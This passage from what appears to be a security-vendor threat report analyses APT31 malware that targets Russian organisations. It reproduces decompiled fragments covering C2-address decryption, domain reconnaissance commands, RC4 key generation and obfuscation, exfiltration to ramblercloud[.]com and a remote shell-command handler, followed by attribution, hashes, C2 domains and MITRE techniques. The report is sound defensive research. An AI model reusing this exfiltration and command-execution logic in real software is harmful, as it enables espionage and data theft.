In the first step, the malware checks the name of the running process, which should not be qip.exe, aim.exe, or icq.exe. Otherwise, control will not pass to the main functionality.

Next, the address of the C2 server is decrypted (Figure 18). This algorithm is clearly identical to the one discussed in the previous report. Both the encryption key and the format of its location remained unchanged.

```
  _cnt = 0;
  g_pEncrKey = xmmword_10022D00;
  const_3 = 3
          - (_DWORD)"a}}yz3&&{hdkel{jef|m'jfd&`gmlq0000'hzyq\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t"
                    "\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t\t";
  do
  {
    g_pC2encr[_cnt] ^= *((_BYTE *)&g_pEncrKey + 4 * (_cnt % 5u));
    g_pC2encr[_cnt + 1] ^= *((_BYTE *)&g_pEncrKey + 4 * (_cnt - 5 * ((_cnt + 1) / 5u)) + 4);
    g_pC2encr[_cnt + 2] ^= *((_BYTE *)&g_pEncrKey + 4 * (_cnt - 5 * ((_cnt + 2) / 5u)) + 8);
    g_pC2encr[_cnt + 3] ^= *((_BYTE *)&g_pEncrKey
                           + 4 * (_cnt - 5 * ((unsigned int)&g_pC2encr[const_3 + _cnt] / 5))
                           + 12);
```

Figure 18. Decryption algorithm for the C2 server address

Next, the malware harvests the necessary information about the system by group. A list of these groups is shown in Figure 20 Note that this list is highly detailed and we have not seen such a list before. What's more, earlier tools used by the group collected other data. The fact that the malware contains lines in Russian is also curious (Figure 19).

```
 ; const wchar_t g_aNetGroupKompTe
 g_aNetGroupKompTe:                        ; DATA XREF: fnGetOsInfo+3D2↑o
                 text "UTF-16LE", 'net group "Компьютеры домена" /domain'
                 db    0
                 db    0
```

Figure 19. Example of a command contained in malware

```
o        db '-----------------------------------Bios-INFO---------------------'
                                        ; DATA XREF: fnGetOsInfo+49↑o
         db '---------------',0Dh,0Ah,0
         align 8
nfo      db '---------------------------------Memory-INFO---------------------'
                                        ; DATA XREF: fnGetOsInfo+70↑o
         db '---------------',0Dh,0Ah,0
         align 10h
o        db '-----------------------------------Disk-INFO---------------------'
                                        ; DATA XREF: fnGetOsInfo+97↑o
         db '---------------',0Dh,0Ah,0
         align 8
         db '-----------------------------------IP-INFO-----------------------'
                                        ; DATA XREF: fnGetOsInfo+BE↑o
         db '---------------',0Dh,0Ah,0
         align 10h
Info     db '---------------------------------Network-INFO--------------------'
                                        ; DATA XREF: fnGetOsInfo+E5↑o
         db '---------------',0Dh,0Ah,0
         align 8
         db '-----------------------------------OS-INFO-----------------------'
```

```
                                ; DATA XREF: fnGetOsInfo+10C↑o
        db '---------------',0Dh,0Ah,0
        align 10h
Info    db '---------------------------------Process-INFO--------------------'
                                ; DATA XREF: fnGetOsInfo+180↑o
        db '---------------',0Dh,0Ah,0
        align 8
Info    db '---------------------------------Browser-INFO--------------------'
                                ; DATA XREF: fnGetOsInfo+1A7↑o
        db '---------------',0Dh,0Ah,0
        align 10h
erInfo  db '--------------------------------QueryUser-INFO-------------------'
                                ; DATA XREF: fnGetOsInfo+1CE↑o
        db '---------------',0Dh,0Ah,0
        align 8
fo      db '----------------------------------Users-INFO---------------------'
                                ; DATA XREF: fnGetOsInfo+1F5↑o
        db '---------------',0Dh,0Ah,0
        align 10h
eInfo   db '---------------------------------Software-INFO-------------------'
                                ; DATA XREF: fnGetOsInfo+221↑o
        db '---------------',0Dh,0Ah,0
        align 8
Resolut db '-------------------------------Display-Resolution----------------'
                                ; DATA XREF: fnGetOsInfo+248↑o
        db '---------------',0Dh,0Ah,0
        align 10h
tSvc    db '-------------------------------TaskList-/SVC---------------------'
                                ; DATA XREF: fnGetOsInfo+26F↑o
        db '----------',0Dh,0Ah,0
        align 10h
wchar_t aTasklistSvc_0
tSvc_0:                         ; DATA XREF: fnGetOsInfo+29A↑o
        text "UTF-16LE", 'tasklist /svc',0
wnError db 'An unknown error!',0
                                ; DATA XREF: fnGetOsInfo+2AA↑o
                                ; fnGetOsInfo+313↑o ...
        align 10h
Domain  db '-------------------------------net user /domain------------------'
                                ; DATA XREF: fnGetOsInfo+2DC↑o
        db '-------------',0Dh,0Ah,0
        align 4
wchar_t aNetUserDomain_0
Domain_0:                       ; DATA XREF: fnGetOsInfo+300↑o
        text "UTF-16LE", 'net user /domain',0
        align 4
pDomain db '-------------------------------net group /domain-----------------'
                                ; DATA XREF: fnGetOsInfo+345↑o
        db '--------------',0Dh,0Ah,0
        align 4
wchar_t aNetGroupDomain_0
pDomain_0:                      ; DATA XREF: fnGetOsInfo+369↑o
        text "UTF-16LE", 'net group /domain',0
pDoma   db '-------------------------------net group ?????????? ?????? /domai'
                                ; DATA XREF: fnGetOsInfo+3AE↑o
        db 'n-------------------------------',0Dh,0Ah,0
        align 8
wchar_t aNetGroup
```

Figure 20.

Information harvested about the system

All collected data is RC4-encrypted and Base64-encoded before being sent. In contrast to what we saw earlier, an encryption key is generated for each new run; the key generation algorithm is as follows (Figure 21): based on the current time, 16 pseudo-random numbers of qword type are generated (the loop adds 64-bit numbers up to the specified address; the difference between them is 128 bytes; accordingly, 16 qword values are obtained as per the data type), to which the standard key expansion procedure for RC4 is then applied. After that, the collected data is encrypted using the expanded key.

```
pTimeval = _time64(0);
srand(pTimeval);
pMemAddr_100276F8 = ::pMemAddr_100276F8;
do
{
  *(_QWORD *)pMemAddr_100276F8 = rand() % 1000;
  pMemAddr_100276F8 += 2;
}
while ( (int)pMemAddr_100276F8 < (int)pMemAddr_10027778 );
v13 = malloc(Size);
```

Figure 21. Generating the encryption key

When transmitting encrypted data, the encryption key is not sent in cleartext; to obfuscate it, the previously unseen, so-called checksum procedure (Figure 22) is used for each qword value used in the key expansion procedure.

The procedure itself consists of two stages: generating a hash calculation table and directly calculating the result. The first stage involves cyclically computing the remainders from dividing the initializing constant (in this case 0x3401) using modulo 2 (until it becomes zero), that is, the number of rounds at each step of the checksum calculation will be identical.

At the second stage, the initial value is modified (_inputVal in Figure 22) in accordance with two variables initially equal to 0 and 1 (temValDword_1 and tempvalDword2 in Figure 22), from which at each step a value of type __int64 modulo 0x90c9bff is generated (result_x64Val in Figure 22). The constants themselves are also modified in each round.

As we see, the initial value is modified in each specific round as per the table of remainders created in the first stage. If the remainder is equal to 1, the hash, the variables themselves used in calculating the intermediate values, and the final value are all modified. Hence, a final value is generated for the specified 14 rounds (known in advance as regards modifying the initial value, since the table for all rounds is identical).

The generated hash for each of the qword components of the encryption key, the malware transmits to the server side.

```
temValDword_1 = 0;
tempvalDword2 = 1;
Initval = 0x3401;
cnt = 0;
do
{
  pRemindersArr[cnt++] = Initval % 2;
  Initval /= 2;
}
while ( Initval );
for ( crcCnt = cnt - 1; crcCnt >= 0; --crcCnt )
{
  result_x64Val = (__int64)(__PAIR64__(temValDword_1, tempvalDword2) * __PAIR64__(temValDword_1, tempvalDword2))
                % 0x90C9BFF;                  // unsigned long(v1, v2) * unsigned long(v1, v2) % 0x90c9bff
  temValDword_1 = HIDWORD(result_x64Val);
  tempvalDword2 = result_x64Val;
  if ( pRemindersArr[crcCnt] == 1 )
  {
    temValDword_1 = (unsigned __int64)(result_x64Val * _inputVal % 0x90C9BFF) >> 32;
    tempvalDword2 = result_x64Val * _inputVal % 0x90C9BFF;
  }
}
return tempvalDword2;
```

Figure 22. Encryption key obfuscation procedure

Thus, the structure describing the encoded data is fairly simple:

```
struct Message{
    QWORD key[16]; // hash array of qword components of the RC4 key
    char encrData[sizeOfData];
};
```

The generated data is Base64-encoded, after which it is prepended with the data= string and transmitted in this form to the server (Figure 23).

Figure 23.

Data sent to the server

The malware sends the generated data to the C2 server ramblercloud[.]com, which is disguised as a legitimate Rambler cloud drive, but is not.

Attribution

While examining a document that used Template Injection (see the "Analyzing malicious documents" section) and infected the system when run, we detected traffic described by us in our previous report (see Figure 24).




Figure 24.

Fragment of detected traffic (the transmission format resembles that of previously investigated malware)

After infecting the system, the malware exchanges data with C2, then executes commands from it.

Analysis of the unpacked sample revealed similarities with the samples we found earlier. In particular, the names of RTTI objects (including the names of the vtbl tables used for communication with C2) turned out to be identical, as did the functionality of both applications. No changes to the architecture, executable commands, or packet generation methods were identified, nor had the traffic encryption key embedded in the program code been modified. The sole difference between the malware samples is the partial virtualization of API calls inside the protected application (which is typical for any program covered by VMProtect). A snippet of the function for processing commands from the server is given in Figure 25.

```
v5 = a1;
v38._Id = a1;
v45 = 1;
v41[5] = 15;
v42[4] = 0;
LOBYTE(v42[0]) = 0;
switch ( a2->pCmdInd )
{
  case 3:
    FileOnDisk_vmp = sub_71436120();
    goto LABEL_3;
  case 4:
    fnStrModif(v33, a2->pCmdValue);
    FileOnDisk_vmp = fnFindFileOnDisk_vmp(v33[0], v33[1], v34, v35, v36, Id);
LABEL_3:
    a2->dword4 = FileOnDisk_vmp;
    goto LABEL_4;
  case 5:
    fnStrModif(String, a2->pCmdValue);
    LOBYTE(v45) = 2;
    if ( fnCheckParam(String, v35, v36, 2u) == -1 && String[4] < 0x104 )
    {
      v10 = String;
      if ( v44 >= 8 )
        v10 = String[0];
      if ( !fnShellCmdExecute_vmp(v10, v42) )
        fnPossStringInit(v42, "An unknown error!", 0x11u);
      v11 = 0;
    }
    else
    {
      fnPossStringInit(v42, "Command error!", 0xEu);
      v11 = 2;
    }
    sub_71436D30(v42, a2);
    LOBYTE(v45) = 1;
    if ( v44 >= 8 )
      free_1(String[0], v44 + 1);
    a2->dword4 = v11;
    goto LABEL_4;
```

Figure 25.

External appearance of the function for executing commands

Also unchanged are the service strings and format strings used to generate packages and data structures within the application, the names of the APIs used, and the order in which they are called.

Analysis of various malicious components revealed a characteristic sign that points to a single code base. In all cases, the malware harvested information about network adapters, and the function code and call sequence were identical: a call to GetAdaptersInfo, then retrieval of the value of the NetCfgInstanceId and Characteristics keys in the SYSTEM\\CurrentControlSet\\Control\\Class\\{4D36E972-E325- 11CE-BFC1-08002BE10318} registry hive.

These calls by themselves are quite standard; that said, we found no other examples of using this technique.

The code generated by the compiler was also identical, snippets of which (see Figure 26) we found in all unpacked malware components used in the campaign.

```
248 53                    push    ebx
24C 57                    push    edi
250 50                    push    eax
254 50                    push    eax
258 50                    push    eax
25C 50                    push    eax
260 50                    push    eax
264 50                    push    eax
268 50                    push    eax
26C 89 85 F0 FD FF FF     mov     [ebp+cSubKeys], eax
26C 8D 85 F0 FD FF FF     lea     eax, [ebp+cSubKeys]
26C 50                    push    eax
270 6A 00                 push    0
274 6A 00                 push    0
278 6A 00                 push    0
27C FF B5 EC FD FF FF     push    [ebp+var_214]
280 57                    push    edi
284 E8 E7 5C 12 00        call    REG__fnRegQueryInfoKeyA_vmp
284 8B 8D F0 FD FF FF     mov     ecx, [ebp+cSubKeys]
284 85 C0                 test    eax, eax
284 8B 1D 00 00 47 71     mov     ebx, REG__pfn_advapi32_RegCloseKey
284 BA 64 00 00 00        mov     edx, 64h ; 'd'
284 0F 45 CA              cmovnz  ecx, edx
284 C7 85 DC FD FF FF 00+mov     [ebp+var_224], 0
284 00 00 00
284 33 FF                 xor     edi, edi
284 89 8D F0 FD FF FF     mov     [ebp+cSubKeys], ecx
284 85 C9                 test    ecx, ecx
284 0F 84 3E 01 00 00     jz      loc_71434763
```

Figure 26. Code snippet present in all malware found

Confirms our assumption that this malware belongs to the APT31 group.

All the malicious components we detected can be divided into several groups:

- Documents with the same stub;
- Source documents have the same Author field;
- Malicious components have unique (within the scope of our coverage) code snippets that we have not seen elsewhere;
- Malware uses a cloud service in the role of C2.

The first point of interest is the external similarity between the stub in the documents that we attributed to the APT31 group above and the stub in one of the documents that extracted malicious components interacting with Yandex.Disk. The second is the identical code for retrieving information about network adapters that we encountered in both the attributed tools and in the tools described in this report.

Of particular note is the malware that harvested information about the infected system. This malicious component contains code we saw in the previous report on APT31 activity, with the code itself identical to that which was presented there. This malware additionally installed in the system a document with the Author field that we saw in other detected malware.

This malware thus acts as a linchpin for all the malicious components discussed above.

Having analyzed the above-mentioned tools, we can assign the malware samples studied to one group with a high degree of certainty. And given the use of cloud services as C2 servers (in this case, Yandex.Disk), which this group had already weaponized (previously it used Dropbox), we can assume that a single code base was used to write the malicious components.

The similar infection and persistence techniques, the numerous intersections within the code implementation framework, and the artifacts of the compilation tools used all strongly suggest that the group may continue its attacks on organizations in Russia.

Authors: Denis Kuvshinov, Daniil Koloskov, PT ESC

Indicators of compromise (IoC)

File indicators

Name	MD5	SHA-1	SHA-256

msvcr100.dll	5897e67e491a9d8143f6d45803bc8ac8	d91ffc6d48f79e0b55918fb73365b9fca37c9efa	8148aeef6995c99c6f9
-	91965ee08504eeb01e76e17007497852	fd05e69d1f094b3a28bb5ae2a936607aa0db3866	d7c1668c903a92f20bd
WTSAPI32.dll	0c1e1fd94383efc5a3de8f0117c154b2	3785d9c4bdf6812f753d93b70781d3db68141ce7	aee1bf1f7e70f5cbd34a
Анкета по результатам тестирования.doc	85f8bfb3b859a35e342e35d7c35e8746	ff5e78218198dd5ca5dc2eb46ec8afdd1b6260e9	a56003dc199224113e
О заседании.doc	0c993a406be04b806222a130fb5a18e8	49307f1091251dd7a498cf69d0465ddd59859cf8	256d3065de2345a6be
WINHTTP.dll	dfaa28a53310a43031e406ff927a6866	c694e99f8690114c77a6099856d61a3cd4cd814d	4a5e9ab0e65e08ceb2
Справка.doc	0c4540f659d3942a28f158bce7be1143	d1cc0f861f162dfbf9df1493fe861d02b80483f6	37e259d6564071807b
msvcr110.dll	1d65ef16d1f161ae3faa5ed7896734cd	144493b13df06bab3f290b260b997b71164a25f7	0a5fb4a480b1748dc7f
payload_1.bin	176d11c9bafac6153f728d8afb692f6f	ef0f61c32a3ae2494000f36a700a151c8b10c134	ea9429fa66ba14b99ff7
5ehn6vctt.dll	5897e67e491a9d8143f6d45803bc8ac8	d91ffc6d48f79e0b55918fb73365b9fca37c9efa	8148aeef6995c99c6f9
–	50eb199e188594a42262a5bbea260470	af33573bc8e507875acdb3db52bcfea13bb1286e	0afeef5a4ac1b0bc778
–	c89eaa7f40fc75f9a34e0f0a3b59b88b	f3c600ba1d1d0cb1f3383805dbcac19e9423bdcb	98b5cfa14dd805e1172
WTSAPI32.dll	0c1e1fd94383efc5a3de8f0117c154b2	3785d9c4bdf6812f753d93b70781d3db68141ce7	aee1bf1f7e70f5cbd34a
WTSAPI32.dll	640e6ecad629bd33c09ccec52f4aa6da	584fd63ab925c532cf40818886487714b3de317e	add70042c65cd68392
libcef.dll	11010e139010697a94a8feb3704519f9	52999153cc7d3a3771a8ee9b8e55f913829109a7	c2b769f40b1ec2ee57e
Приложение 1 к исх письмо по списку рассылки.pdf	099c7d85d0d26a31469465d333329778	d25a68289fc1268d7c548787373a6235895716fb	c3382ebff9dcd0e8776
материал-20220210.exe	8b4c1f0ff1cee413f5f2999fa21f94f9	97e19f67a8d6af78c181f05198aa7d200b243ea5	f49999f1d7327921e63

Network indicators

portal.super-encrypt.com

super-encrypt.com

portal.intranet-rsnet.com

intranet-rsnet.com

p1.offline-microsoft.com

offline-microsoft.com

cdn.microsoft-official.com

microsoft-official.com

ramblercloud.com

yandexpro.net

MITRE TTPs

ID	Name	Description
Initial Access		
T1566	Phishing	APT31 sends phishing messages to gain access to victim systems
Execution		
T1204	User Execution	APT31 sends MS Word documents containing malicious components
Resource Development		

T1587.001	Malware	APT31 develops malware and malware components that can be used during targeting
T1587.002	Develop Capabilities: Code Signing Certificates	APT31 uses code signing to sign their malware and tools
Persistence		
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	APT31 achieves persistence by adding a program to a Registry run key
T1574	Hijack Execution Flow	APT31 executes their own malicious payloads by hijacking the way operating systems run programs
Defense Evasion		
T1140	Deobfuscate/Decode Files or Information	APT31 uses mechanisms to decode or deobfuscate information
T1036	Masquerading	APT31 manipulates features of their artifacts to make them appear legitimate to users
T1112	Modify Registry	APT31 team uses the Windows registry for persistence
T1027	Obfuscated Files or Information	APT31 uses encryption to make it difficult to detect or analyze an executable file
Collection		
T1560	Archive Collected Data	APT31 tools encrypted the collected data before sending it to the servers
Command and Control		
T1001	Data Obfuscation	APT31 obfuscates command and control traffic to make it more difficult to detect
T1095	Non-Application Layer Protocol	APT31 group used SSL for data transmission
T1573.001	Encrypted Channel: Symmetric Cryptography	APT31 used symmetric encryption algorithms to hide transmitted data
T1132.001	Data Encoding: Standard Encoding	APT31 group used RC4 and Base64 to hide transmitted data
T1132.002	Data Encoding: Non-Standard Encoding	The APT31 group used custom encryption key obfuscation algorithms as well as payload encryption
T1102	Web Service	APT31 group used Yandex.Disk as C&C
Exfiltration		
T1020	Automated Exfiltration	APT31 uses automatic exfiltration of stolen files
T1041	Exfiltration Over C2 Channel	APT31 uses C&C channel to exfiltrate data